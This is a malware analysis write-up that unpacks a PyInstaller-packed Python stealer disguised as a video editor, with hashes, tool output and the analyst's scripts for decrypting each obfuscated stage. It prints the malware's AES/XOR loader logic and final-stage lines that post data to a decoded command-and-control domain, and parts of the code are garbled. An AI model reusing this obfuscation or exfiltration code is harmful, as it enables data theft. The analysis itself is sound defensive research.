

# [QuickNote] Retrieve unknown python stealer from PyInstaller


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## 1. Context

During my participating in a Discord community, I noticed a member made the following offer of assistance:



## 2. Sample hash

- Zip: b66d615fa0288229f8cc514bb01b29e6d5e9d05f41099974b9dd117b2a6f9a68 ([MalShare](https://malshare.com/sample.php?action=detail&hash=b66d615fa0288229f8cc514bb01b29e6d5e9d05f41099974b9dd117b2a6f9a68))
- Exe: 2a19ba63e85ce75d5f2d884011dfc94f616b176ed89a67c1acc0fe2179e8b591 ([Triage](https://tria.ge/240722-3wggavglb)) ([VT](#))

## 3. Analysis

### 3.1. Extract contents of PyInstaller generated executable

The file was found to be packaged with [PyInstaller](#) when analyzed with DiE.

Scan	Endianness	Mode	Architecture	Type
Detect It Easy (DIE)	LE	64-bit	AMD64	GUI
PE64				
Operation system: Windows(Server 2003)[AMD64, 64-bit, GUI]				S ?
Linker: GNU linker ld (GNU Binutils)(2.39)[GUI64,signed]				S ?
Language: Python				S ?
Packer: PyInstaller[overlay; modified]				S ?
Overlay: Binary				
Archive: Raw Deflate stream[@02h]				S ?
Data: ZLIB data[ZLIB compression best]				S ?
Archive record[aflightCut-Video-Editor-1-5-0.unp.exe]: Binary				
Format: empty file				S ?

The Strings data suggests that **Python 3.11** was used to write this code sample:

00017760	api-ms-win-crt-string-l1-1-0.dll
00017794	api-ms-win-crt-time-l1-1-0.dll
00017800	USER32.dll
01C1E00F	bPythonwin\mfc140u.dll
01C1E06F	bVCRUNTIME140.dll
01C1E09F	bVCRUNTIME140_1.dll
01C1EABF	blibcrypto-3.dll
01C1EAEF	blibffi-8.dll
01C1EB0F	blibssl-3.dll
01C1EB7F	bpython3.dll
01C1EB9F	bpython311.dll
01C1EBBF	bpywin32_system32\pythoncom311.dll
01C1EBFF	bpywin32_system32\pywintypes311.dll
01C1ED3F	sqlite3.dll
01C1ED5F	btcl86t.dll
01C28E4F	btk86t.dll
01C2A0F5	7python311.dll

Leveraging the provided information, I used `pyinstxtractor-ng` to extract all content. The result is as follows:


```
[+] Processing afLightCut-Video-Editor-1-5-0.exe
[+] Pynstaller version: 2.1+
[+] Python version: 3.11
[+] Length of package: 29058870 bytes
[+] Found 1094 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_cryptography_openssl.pyc
[+] Possible entry point: pyi_rth_pywintypes.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_setuptools.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: pyi_rth__tkinter.pyc
[+] Possible entry point: pyi_rth_pythoncom.pyc
[+] Possible entry point: mPSCzi.pyc
[+] Found 915 files in PYZ archive
[+] Successfully extracted pynstaller archive: afLightCut-Video-Editor-1-5-0.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

### 3.2. Retrieve the python source code

Based on the log provided by pynstxtractor-ng above, we know that the main entry point is `mPSCzi.pyc`. Since pyc is a pre-compiled bytecode file of a .py file, I will try using `pycdc` and `pycdas` tools to decompile and disassemble the code of the `mPSCzi.pyc` file to see if it works.

With pycdc, this tool crashed during the decompilation process, suggesting that the code within `mPSCzi.pyc` might have been significantly obfuscated to hinder analysis:



While pycdas can retrieve bytecode, the resulting code is often excessively long and extremely time-consuming to reverse engineer.

mPSCzi.pyc (Python 3.11)

[Code]

File Name: mPSCzi.py  
Object Name: <module>  
Qualified Name: <module>  
Arg Count: 0  
Pos Only Arg Count: 0  
KW Only Arg Count: 0  
Stack Size: 5  
Flags: 0x00000000

[Names]

'base64'  
'exec'  
'b64decode'  
'decode'  
'vzftgaozgank'  
'tqkssvjtzigr'  
'lezzeoi'  
'otgbmaczhvsxlwfi'  
'nxwwcfitv'  
'ztosswlhozlogk'  
'quwsvtaara'  
'wlokiu'  
'aehpajbcdzbzy'  
'dyxeip'  
'tmfcbjiegqrapx'  
'knusnfpzmspeuetw'  
'jmhshdpgdy'  
'eafjihjanfwxfm'  
'wfojpeeaeaexgh'  
'wdluybpftwqty'  
'ihcfthhqzxh'  
'hyusmnovvlpvo'  
'omtlsxpwx'  
'dzbgryw'  
'udxvhggunuzhjmer'  
'nzulxxlaeyb'  
'uznsrokcvltqne'  
'iwdihaw'  
'ejhbehuyncvkcewq'  
'ibsaelnlia'  
'bmurybzixs'  
'zxtirbpom'  
'czcucyactsufhnyir'  
'psswwwpprstswk'  
'fsltqfq'  
'xhpkngubm'





```

from random import randint as lzsootuwkf
from cryptography.hazmat.primitives.ciphers import algorithms as vchanbrisle, modes as
gldfnxjjmq, Cipher as vbkqsedciq
from cryptography.hazmat.backends import default_backend as nbpulimqtg
from cryptography.hazmat.primitives import padding as thtgizfsfm
from base64 import b64decode as bmurybzixs
from sys import exit as yoyjlhcnqi

```

Further analysis of `mPSCzi.pyc_Source_Patcher.py` reveals numerous junk functions. These functions have randomly generated names, perform calculations internally, and then are immediately invoked.

```

9  def vzftgaozgank():
10     try:
11         dzjcjdgcuzgbst = 291
12         ukistyemc = 92
13         wfhwqsmvnsaywemh = 939
14         zjdekmqydtkkeewk = 190
15         hurupvxyl = 706
16         bzugjmnpuokpwn = 907
17         kqwbztzyewpghsw = 878
18         mgjvanabhokvsp = 746
19         rlksmjlioukzypba = 47
20         xioniovjxgvjqtygm = 339
21         lbvjsicnpiuvpiktw = 564
22         erehoxnn = 345
23         lvfxekkhk = 897
24         epmoxdvmike = 872
25         lkgcgog = 256
26         mdsuga = 239
27         bplajkbog = 430
28         zdsstdlvvhzadav = 194
29         grjhyqqiqr = 623
30         krjpbodjagkkebcn = 254
31         ssdkakr = 355
32         fgvsldml = wfhwqsmvnsaywemh + grjhyqqiqr
33         hckiszibpoia = kqwbztzyewpghsw + wfhwqsmvnsaywemh
34         hxjfq = lbvjsicnpiuvpiktw * ssdkakr
35         otyftod = rlksmjlioukzypba - zdsstdlvvhzadav
36         yfwmqqyf = zjdekmqydtkkeewk + rlksmjlioukzypba
37         pfbrsxf = erehoxnn - hurupvxyl
38     except Exception:
39         return None
40     vzftgaozgank()

```

These garbage functions are designed to obfuscate the analysis process. Upon closer inspection, I noted the following variable:





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from random import randint as lzsootuwkf
from cryptography.hazmat.primitives.ciphers import algorithms as vchanbrisi, modes as
gldfnxjjmq, Cipher as vbkqsedciq
from cryptography.hazmat.backends import default_backend as nbpulimqtg
from cryptography.hazmat.primitives import padding as thtgizfsfm
from base64 import b64decode as bmurybzixs
from sys import exit as yoyjlhcnqi

try:
    zxrdirbpom = bmurybzixs(b'l6i7wclE+B6Yhr8JJ3vffQ==')
    njaxetfshn = b'\x93\xf9\xd3\n\xf4\x1b4l\xaa\xba\xbf\xc1\xb3\x05\xa1i\x8e\x8fI`?
Y\xb2\xd60\x0ed\xb5\xd2\x02u\x1e\xba\x0ehH\x8c\xf2\xdf#+a\x14\xba,\x0e\x03w'
except Exception:
    pass

def omtlsfxpwx(mtszwudwam, tuhebphwuf):
    try:
        xffgufhvvi = vbkqsedciq(vchanbrisi.AES(tuhebphwuf),
gldfnxjjmq.CBC(mtszwudwam[:16]), backend=nbpulimqtg())
        ioiymamfcp = xffgufhvvi.decryptor()
        uzuyzymspb = ioiymamfcp.update(mtszwudwam[16:]) + ioiymamfcp.finalize()
        return jmhshdpgdy(uzuyzymspb)
    except Exception:
        return None

def jmhshdpgdy(fapayormxp):
    try:
        lgowehtzvy = thtgizfsfm.PKCS7(128).unpadder()
        mtszwudwam = lgowehtzvy.update(fapayormxp)
        mtszwudwam += lgowehtzvy.finalize()
        return mtszwudwam
    except Exception:
        return None

try:
    dpvkmmjzlv = omtlsfxpwx(njaxetfshn, zxrdirbpom)
    ptrnyfhyex =
b"\xed8f\xd3q\x0f'>\x15\x08ntK4u\xf7\x99X\xdcNS\x86\xabn\x045\xff\xde\x11b\xe7\xcb"
except Exception:
    pass

try:
    viwoyxfprz = omtlsfxpwx(ptrnyfhyex, dpvkmmjzlv)
except Exception:
    pass

def quwsvtaara(mtszwudwam, tuhebphwuf):
    return bytes((b ^ tuhebphwuf for b in mtszwudwam))
iltzxihvvr = int.from_bytes(viwoyxfprz, "big") #iltzxihvvr = 4
try:
    aukqdqsxsj =
b'mitkvp$fewa20\t\x0ea|ag,fewa20*f20`agk`a,f#^jNrfWFngjhs`C=jgiBseLoqeCB2fSB4HjF}eS5t`

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\t\x0e$$$$\t\x0e'
    txkehbuPlc = bytes(aukqdqsxsj)
except:
    pass

xored_blob = quwsvtaara(txkehbuPlc, iltzxihvvr)
with open('dumped_stage2.py', "wb") as f:
    f.write(xored_blob)
print("OK!")

```

After running the script, I obtained the following `dumped_stage2.py`:

```

1  import base64
2  exec(base64.b64decode(b' ZnJvbSBjcnlwdG9ncmFwaHkuaGF6bWF0LnByaW1pdGl2ZXMuY2lwaGVycyBpbXBvcnQgYWxnb3JpdGhtcyBhcyBBQmFxbHFkbnZlLCBtb2RlcyBhcyB.'))
3
4  def iderwppuacthmp():
31  iderwppuacthmp()
32
33
34  def bmfZuPhAUd(JTsYycfBQh):
35  try:
36  return JTsYycfBQh[:-ord(JTsYycfBQh[-1:])]
37  except Exception:
38  pass
39
40  def kklomgmdm():
74  kklomgmdm()
75
76
77
78  def wmxzpi():
22  wmxzpi()
23
24
25  def nsmYLYuczz(JTsYycfBQh):
26  try:
27  rlqheWzXxT = 16 - (len(JTsYycfBQh) % 16)
28  return JTsYycfBQh + (chr(rlqheWzXxT) * rlqheWzXxT).encode()
29  except Exception:
30  pass
31
32  def wictarkabhx():
73  wictarkabhx()
74

```

### 3.4. 2<sup>nd</sup> stage analysis and retrieve the final stage

Similarly to the previous stage, I decoded the base64 string related to importing Python libraries.



```

from cryptography.hazmat.primitives.ciphers import algorithms as ABaqlqdnva, modes as
bjePZqqMDt, Cipher as MEHMFbFndi
from cryptography.hazmat.backends import default_backend as hHARqCrroS
from sys import exit as OjtogjITFB
from os import urandom as fPvuJJYEJj
from zlib import decompress as gLmLjhyYmv
from base64 import b64decode as OAZCpnHWlb, b64encode as dJnAfRTmEv

def bmfZuPhAUd(JTsYycfBQh):
    try:
        return JTsYycfBQh[:-ord(JTsYycfBQh[-1:])]
    except Exception:
        pass

def nsmYLYUczz(JTsYycfBQh):
    try:
        rlqheWzXxT = 16 - (len(JTsYycfBQh) % 16)
        return JTsYycfBQh + (chr(rlqheWzXxT) * rlqheWzXxT).encode()
    except Exception:
        pass

def hXPMlIWQCn(vvTHHCEOGs, QZwvIGUeVD):
    try:
        EIrzLuQRsS = hHARqCrroS()
        QZwvIGUeVD = OAZCpnHWlb(QZwvIGUeVD.encode('utf-8'))
        pbLqThrOyv = QZwvIGUeVD[:16]
        fjfiiNMxUq = QZwvIGUeVD[16:]
        DPACsoxRPA = ABaqlqdnva.AES(vvTHHCEOGs)
        nNLBqunLLV = MEHMFbFndi(DPACsoxRPA, bjePZqqMDt.CBC(pbLqThrOyv),
backend=EIrzLuQRsS)
        SsIadmZVoR = nNLBqunLLV.decryptor()
        return bmfZuPhAUd(SsIadmZVoR.update(fjfiiNMxUq) +
SsIadmZVoR.finalize()).decode('utf-8')
    except Exception:
        pass

def eARiHgOnvx(vvTHHCEOGs, JTsYycfBQh):
    try:
        EIrzLuQRsS = hHARqCrroS()
        DPACsoxRPA = ABaqlqdnva.AES(vvTHHCEOGs)
        pbLqThrOyv = fPvuJJYEJj(16)
        nNLBqunLLV = MEHMFbFndi(DPACsoxRPA, bjePZqqMDt.CBC(pbLqThrOyv),
backend=EIrzLuQRsS)
        fMKENYcOTF = nNLBqunLLV.encryptor()
        fjfiiNMxUq = fMKENYcOTF.update(nsmYLYUczz(JTsYycfBQh)) +
fMKENYcOTF.finalize()
        return dJnAfRTmEv(pbLqThrOyv + fjfiiNMxUq).decode('utf-8')
    except Exception:
        pass

try:
    LvXmVMzoGq = "/aWwTzKHl08="

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    KUoYacjxpH = "UR/2CNnzXG0="
    kHwYAPSzre = 0AZCpnHWlb(LvXmVMzoGq.encode('utf-8')) #b64decode
    PZHzhfrSM = 0AZCpnHWlb(KUoYacjxpH.encode('utf-8')) #b64decode
    UCNnmcZiYq = kHwYAPSzre + PZHzhfrSM
except Exception:
    pass

try:
    bwUUvaBGUq =
    "MQOCLE3tioNVF0gHD0/vGbWk7i/HXgIcWkuzqdxSlrGnbSTp/0LnWiLgi4JgwCN/ZACl+0/9BHLdWEut+7bj
    ...redacted...
    HGMMtNZ1nxVUgecA/Ih651+Rpo67HR0rw4/p+A7r9+vTes5iTKC81kHbpqAdZRvjG/0y+TpxzU5LCQ0RARkx2q

    nQrQVmqDVM = hXPMlIWQCn(UCNnmcZiYq, bwUUvaBGUq)
    nQrQVmqDVM = 0AZCpnHWlb(nQrQVmqDVM)
    nQrQVmqDVM = gLmLjhyYmv(nQrQVmqDVM)
    zmkEwHDgbQ = fPvuJJYEJj(16)
    bwUUvaBGUq = eARiHgOnvx(zmkEwHDgbQ, nQrQVmqDVM)
    nQrQVmqDVM = hXPMlIWQCn(zmkEwHDgbQ, bwUUvaBGUq)
except Exception:
    pass

try:
    wexsLJswss = 0AZCpnHWlb('ZXhlyhuUXJRVm1xRFZtKQ==').decode() #'exec(nQrQVmqDVM)'
except Exception:
    pass

#try:
#    #eval(wexsLJswss)
#except Exception:
#    #pass

with open('dumped_final_stage.py', "wb") as f:
    f.write(nQrQVmqDVM.encode())
print("OK!")

```

Upon execution of the script, the output file **dumped\_final\_stage.py** was generated. Its contents are as follows:

```

1  import os
2  import sys
3  import string
4  import random
5  import requests
6  import json
7  import time
8  import msvcrt
9  import ctypes
10 import time
11 import threading
12 import shutil
13 import base64
14 import re
15 import customtkinter
16 from PIL import Image, ImageTk
17 import win32gui
18 import win32con
19 import urllib.parse
20 import pyzipper
21 from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
22 from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
23 from cryptography.hazmat.primitives import hashes
24 from cryptography.hazmat.backends import default_backend
25 from cryptography.hazmat.primitives import padding
26 import importlib.util
27

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1831 except Exception:
1832     time.sleep(10)
1833     epPokshdwnnSubqKizfWdHsKe += 1
1834
1835 JwcbFGrgLDpkHrotHdlecP = '78becaa394db54e0603c35f68baecf4d'
1836
1837 try:
1838     if not os.path.exists(wZoRnUNDIkaKUDAj):
1839         os.makedirs(wZoRnUNDIkaKUDAj)
1840
1841     NUVWzJlfZqzCY = os.path.join(sdaEeAstkhQs0FO, 'HKWkmg', 'uYXGRP')
1842     gfwbaycuddapucdr = 347
1843     atmjsyipxholvdy = 791.0160342
1844     ngqmtgxbhhvmjd = 685
1845     yzrhfajhqzemaLn = 197.421037
1846     nbgbnijpx = 457
1847     squcmgmbetnbc = nbgbnijpx - gfwbaycuddapucdr
1848     zpalsc = atmjsyipxholvdy + ngqmtgxbhhvmjd
1849     tqkwrq = gfwbaycuddapucdr * nbgbnijpx
1850     HAoerUaTEfJWT = decrypt_folder(mwveciPbwDXZpCPhuJByppLJW, NUVWzJlfZqzCY, JwcbFGrgLDpkHrotHdlecP, wZoRnUNDIkaKUDAj)
1851
1852     if not HAoerUaTEfJWT:
1853         raise Exception("Module not Decrypted")
1854
1855     ymQgmpaaWDBMVGbeKxqc = wZoRnUNDIkaKUDAj
1856 except Exception as e:
1857     self.qRLYNhzcCjHLYhqTz.FSSNjaVwqdgNCwPBUzBwhc(f"Error processing the file due to: {e} (IP: {gibDkaTwFVortiQBzZDYigJX}) (Country: {JmsYsdgKWlyLehzKJslOnGsn})")
1858     return False
1859 dzrhocr = 776.43617304

```

By searching with the “requests” library, we can find out the exact URL where the data will be posted.

```

Line 870: zKxikpxVaEggZIN = requests.post(f'https://{RYBTeAeZbiUOxeloi}/sunrise', data=DGZJhrJUJvGXRhzvb, timeout=10)
Line 880: zKxikpxVaEggZIN = requests.post(f'https://{RYBTeAeZbiUOxeloi}/sunrise', data=DGZJhrJUJvGXRhzvb, verify=False, timeout=10)
Line 1683: zKxikpxVaEggZIN = requests.post(f'https://{RYBTeAeZbiUOxeloi}/luminous', data=DGZJhrJUJvGXRhzvb, timeout=10)
Line 1685: zKxikpxVaEggZIN = requests.post(f'https://{RYBTeAeZbiUOxeloi}/luminous', data=DGZJhrJUJvGXRhzvb, verify=False, timeout=10)
Line 2280: ayQvBqSjpacRn = 'https://ipinfo.io/json/'
Line 2300: BXhTtwfVtkzDBA = 'https://ifconfig.co/json'

```

The related code perform decoding the domain:

```

ZWHmjDkfVvkVdclV = 'bwdzdHN0dWRpby5zaG9w'
RYBTeAeZbiUOxeloi = base64.b64decode(ZWHmjDkfVvkVdclV).decode()

```

By decoding, we obtained this domain:

Input
bWdzdHN0dWRpby5zaG9w
ARC 20 1
Output
mgststudio.shop

#### 4. Refs

[Python Malware Triage – Creal Stealer | OALABS Research \(openanalysis.net\)](#)

[CPython Bytecode](#)

End!